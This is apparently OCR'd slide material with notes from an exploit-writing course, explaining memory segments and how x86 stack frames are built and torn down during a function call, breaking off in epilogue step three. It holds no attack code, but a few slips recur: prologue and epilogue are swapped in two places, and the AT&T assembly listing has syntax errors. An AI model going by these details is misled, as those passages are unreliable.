
The BSS segment contains uninitialized global variables. e.g. "*int x;*" Some of these variables may never be defined, and some may be defined if a particular function is called. In other words, any variable with a value of zero upon runtime may reside in the BSS segment. Some compilers will not store these uninitialized variables in the BSS segment if it is determined that they are blocks of dead code that are unused. We will look at some examples of where this segment is mapped in memory during program initialization.

Heap

The Heap is a much more dynamic area of memory than the stack. Short finite operations with predefined buffer sizes often rightfully belong on the stack; however, applications performing large memory allocations to hold user data or run feature-rich content will heavily utilize the heap. A user who opens up multiple MS Word documents simultaneously would find their data on the heap or as part of a file mapping. The heap is designed to border a large, unused memory segment to allow it to grow without interfering with other memory segments. We will take a much closer look at heaps and how they work on Linux and Windows.

Stack Segment

The Stack Segment is leveraged when function calls are made. The state of the process before a function is called is pushed onto the stack through a series of short operations known as the procedure prolog. This includes a pointer known as the return pointer which allows the calling function to regain control once a called function is complete. Nested function calls are often made which results in stack growth. Each function gets its own frame on the stack. When nested functions begin to break down in reverse order, a process known as unwinding is performed. The stack often holds finite memory allocations associated with function calls, as well as arguments relative to a called function. Many functions return values back to the caller through the use of the EAX/RAX register, as well as other registers and memory locations.



Stack Operation – Moving Data

Code Segment

main()

IP

```
0x8048202: mov %eax, %edi
0x8048204: push %edi
0x8048205: call func_x
0x8048207: xor eax, eax
... # truncated for space...
```

func_x()

```
0x8048801: push %ebp
0x8048802: mov %esp, %ebp
0x8048804: sub 0x20, %esp
... # func_x code to execute
0x8048903: mov %ebp, %esp
0x8048905: pop %ebp
0x8048906: ret
```


The contents of the EAX register are copied to the EDI register. No changes to the stack.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Stack Operation – Moving Data

We will now cover normal stack operation and demonstrate how stack frames are built. On this slide there are several things going on. On the left, the area is marked as "Code Segment." This is the location in memory where the executable code for the program is located. You can see two functions, main() and func_x(). Each of these functions has a unique entry point. When a function is called we start at the beginning of this entry point for the given function. The marker indicated as "IP" is the processor's instruction pointer. This would be EIP or RIP depending on whether or not the processor is 32-bit or 64-bit. IP is pointing to the memory address 0x8048202, which holds the instruction "mov %eax, %edi." The "mov" instruction simply copies source data to a destination indicated by operands. In this example, the contents of the EAX register are copied to the EDI register. The assembly syntax being used is AT&T. We will cover Assembly syntax shortly.

On the lower right, there is an area indicated as "Stack." This is the procedure stack for the process. In this instance, the stack starts at high memory and grows towards low memory. This may be the opposite direction than you would expect. The stack and the heap grow towards each other, but are far away from each other in memory. This is to ensure they never collide. Since the heap grows from low memory to high memory, it makes sense for the stack to grow from high memory to low memory. As previously described, the stack utilizes two special pointers. The stack pointer, which always points to the top of the current stack frame, and the base pointer, which on 32-bit applications, always points to the saved frame pointer (SFP) position. The SFP is used to restore the base pointer during function epilogue, to be covered shortly. With the instruction being executed, there are no changes to the stack's state.



Stack Operation – Push Instruction

Code Segment

main()

```
0x8048202: mov %eax, %edi
0x8048204: push %edi
0x8048205: call func_x
0x8048207: xor eax, eax
... # truncated for space...
```

func_x()

```
0x8048801: push %ebp
0x8048802: mov %esp, %ebp
0x8048804: sub 0x20, %esp
... # func_x code to execute
0x8048903: mov %ebp, %esp
0x8048905: pop %ebp
0x8048906: ret
```


The contents of the EDI register are pushed onto the stack. ESP is adjusted.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Stack Operation – Push Instruction

On this slide the IP has moved down one position to memory address 0x8048204, from 0x8048202. Depending on the architecture, each instruction executed may be variable in size. Some instructions may be a single byte, incrementing the instruction pointer by a single byte upon execution to the next instruction, while other instructions may be 2, 3, 4, or more bytes, incrementing the address held by the instruction pointer several bytes. Please note that the instruction size and spacing between addresses on the slides may not be precise to that of assembled code. It is simply an example.

As stated, the IP currently points to 0x8048204 which holds the instruction "push %edi." The push instruction takes the indicated value and pushes it onto the stack as a DWORD or QWORD (depending on the architecture) at the position directly above where the stack pointer is pointing. If you look at the stack image on the slide, the ESP register is now pointing above where it was previously pointing. This is due to the due to the contents of the EDI register being pushed onto the stack by the "push %edi" instruction.



The Call Instruction and Return Pointer

Code Segment

main()

```
0x8048202: mov %eax, %edi
0x8048204: push %edi
0x8048205: call func_x
0x8048207: xor eax, eax
... # truncated for space...
```

func_x()

```
0x8048801: push %ebp
0x8048802: mov %esp, %ebp
0x8048804: sub 0x20, %esp
... # func_x code to execute
0x8048903: mov %ebp, %esp
0x8048905: pop %ebp
0x8048906: ret
```

The call instruction copies the next address in the code segment onto the stack, serving as the return pointer. Execution then jumps to the called functions code.


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

The Call Instruction and Return Pointer

The IP has executed the previous instruction and now points to address 0x8048205, which holds the instruction "call func_x." The call instruction is what is used to redirect the instruction pointer to another function's code. It has two main jobs:

- Take the address of the instruction immediately following the address of the call instruction and push it onto the stack, serving as the return pointer.
- Redirect the instruction pointer to the called function's entry point.

The return pointer is used by the called function to give control back to the caller upon completion. Typically, when a function is called, it is expected that control will be returned. If we ask a function to perform a simple operation such as concatenating two strings, we want control back after the operation has been completed. In order to ensure that we get control back, we must provide a return address. The call instruction takes the address of the next instruction to execute, in this case 0x8048207, and pushes it onto the stack frame of the called function. This will be used later to return control to the caller. As you can see on the slide, ESP now points to the return pointer back to main(). The call instruction then redirects the instruction pointer to the memory address of the start of the called function.



Procedure Prologue – Step One

Code Segment

main()

```
0x8048202: mov %eax, %edi
0x8048204: push %edi
0x8048205: call func_x
0x8048207: xor eax, eax
... # truncated for space...
```

func_x()


```
0x8048801: push %ebp
0x8048802: mov %esp, %ebp
0x8048804: sub 0x20, %esp
... # func_x code to execute
0x8048903: mov %ebp, %esp
0x8048905: pop %ebp
0x8048906: ret
```

The instruction pointer has jumped to func_x's code. The address held in EBP is pushed onto stack serving as the SFP. This is step one of the procedure prologue.

Procedure Prologue – Step One

Now that control has been passed to the func_x() function, the program will execute the compiler-added code known as the procedure prologue. The procedure prologue is a short set of instructions that helps build the stack frame of the called function. Note that this compiler-added code is common with internal functions; however, dynamically linked functions such as strcpy() & printf() will likely not have this requirement.

Currently, the base pointer (EBP) points down into main()'s stack frame. We want to adjust it to point up into the stack frame of func_x. First, before doing that we need to make sure that we preserve the address it is currently pointing to in main()'s stack frame, so that we can restore it later. To accomplish this, we execute step one of the procedure prologue, "push %ebp," which is currently pointed to by the IP at address 0x8048801. This instruction will take the stack address held in EBP and push it onto the stack, becoming the saved frame pointer (SFP). This variable will later be used to restore EBP to where it previously pointed. Throughout the duration of this function call, EBP will always point to the SFP. This is important on 32-bit applications as any arguments passed to the function, if relevant, can be accessed by referencing a positive offset to EBP, such as EBP+4 and EBP+8. On 64-bit applications arguments are typically supplied via general purpose registers such as r8, r9, etc… Note that as expected, ESP is pointing to the SFP due to the push instruction.



Procedure Prologue – Step Two

Code Segment

main()

```
0x8048202: mov %eax, %edi
0x8048204: push %edi
0x8048205: call func_x
0x8048207: xor eax, eax
... # truncated for space...
```

func_x()

```
0x8048801: push %ebp
0x8048802: mov %esp, %ebp
0x8048804: sub 0x20, %esp
... # func_x code to execute
0x8048903: mov %ebp, %esp
0x8048905: pop %ebp
0x8048906: ret
```

IP


EBP/ESP

In step two of the procedure prologue, the contents of the ESP register is copied to the EBP register. They now both point to the SFP on the stack.

Stack
SFP
0x8048207 - RP
EDI's Contents
main()

Procedure Prologue – Step Two

The IP now points to step two of the procedure prologue at memory address 0x8048802. At that address is the instruction "mov %esp, %ebp." This instruction copies the address held in ESP into EBP. As shown in the stack image on the slide, EBP and ESP now both point to the SFP pushed onto the stack by the previous instruction. As stated, EBP will point to the SFP throughout the duration of the function call to func_x(). If func_x() were to call another function, that function may have its own procedure prologue which would adjust the stack pointers accordingly, but is also responsible for restoring the stack registers to their previous positions when finished. This is what becomes a call chain. As long as each function properly keeps track of the caller's state, unwinding occurs without issue.



Allocating Memory on the Stack

Code Segment

main()

```
0x8048202: mov %eax, %edi
0x8048204: push %edi
0x8048205: call func_x
0x8048207: xor eax, eax
... # truncated for space...
```

func_x()


```
0x8048801: push %ebp
0x8048802: mov %esp, %ebp
0x8048804: sub 0x20, %esp
... # func_x code to execute
0x8048903: mov %ebp, %esp
0x8048905: pop %ebp
0x8048906: ret
```

Allocated a 32-byte buffer.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Allocating Memory on the Stack

Since the stack grows from high memory towards low memory, we subtract from the stack pointer to allocate a buffer. The IP currently points to 0x8048804 which holds the instruction "sub 0x20, %esp." This instruction says to take the address held in ESP and subtract 32-bytes. ESP now points -32 bytes from the location of the SFP where EBP is still pointing. We have just allocated a 32-byte buffer and now ESP points to the top of the current stack frame, as it always should. At this point the procedure prologue is finished and a buffer for the called function has been allocated. In the middle func_x()'s block on the slide it says, "... # func_x code to execute." In this area would be the executable code for func_x() and it would be executed as expected. When that function has run through all of its code, it is time to return control to the main() function. We will next describe the procedure prologue that is responsible for tearing down the stack frame of the called function, restoring the stack pointers to their previous positions, and returning code execution to the caller.



Procedure Epilogue – Step One

Code Segment

main()

```
0x8048202: mov %eax, %edi
0x8048204: push %edi
0x8048205: call func_x
0x8048207: xor eax, eax
... # truncated for space...
```

func_x()

```
0x8048801: push %ebp
0x8048802: mov %esp, %ebp
0x8048804: sub 0x20, %esp
... # func_x code to execute
0x8048903: mov %ebp, %esp
0x8048905: pop %ebp
0x8048906: ret
```

Move ESP to point to SFP.

IP

EBP/ESP

Old Data

SFP

0x8048207 - RP

EDI's Contents


main()

Stack

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Procedure Epilogue – Step One

We have now reached the compiler-inserted code sequence known as the procedure epilogue. The procedure epilogue basically reverses the steps made during procedure epilogue. The IP currently points to the address 0x8048903, which holds the instruction "mov %ebp, %esp." This is step one of the procedure epilogue. The instruction copies the address held in EBP, which still points to the SFP, over to ESP. ESP and EBP now both point to the SFP on the stack. The area on the top of the stack marked as "Old Data" is simply the remnants of previously used memory. The old data is still there, but it is no longer needed by the process.



Procedure Epilogue – Step Two

Code Segment

main()

```
0x8048202: mov %eax, %edi
0x8048204: push %edi
0x8048205: call func_x
0x8048207: xor eax, eax
... # truncated for space...
```

func_x()

```
0x8048801: push %ebp
0x8048802: mov %esp, %ebp
0x8048804: sub 0x20, %esp
... # func_x code to execute
0x8048903: mov %ebp, %esp
0x8048905: pop %ebp
0x8048906: ret
```

IP

Restore EBP to main's stack frame.

Old Data

ESP

SFP

0x8048207 - RP

EDI's Contents

EBP


main()

Stack

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Procedure Epilogue – Step Two

The IP has now incremented down to address 0x8048905, which holds the instruction "pop %ebp." This is step two of the procedure epilogue. The "pop" instruction takes the value being pointed to by the stack pointer and places it into the designated register. In this step of the epilogue, we are taking the SFP and popping it into the EBP register, restoring EBP to its prior location inside of the main() function's stack frame.



Procedure Epilogue – Step Three

Return Pointer redirects the instruction pointer to the caller.

Code Segment

main()

```
0x8048202: mov %eax, %edi
0x8048204: push %edi
0x8048205: call func_x
0x8048207: xor eax, eax
... # truncated for space...
```

func_x()

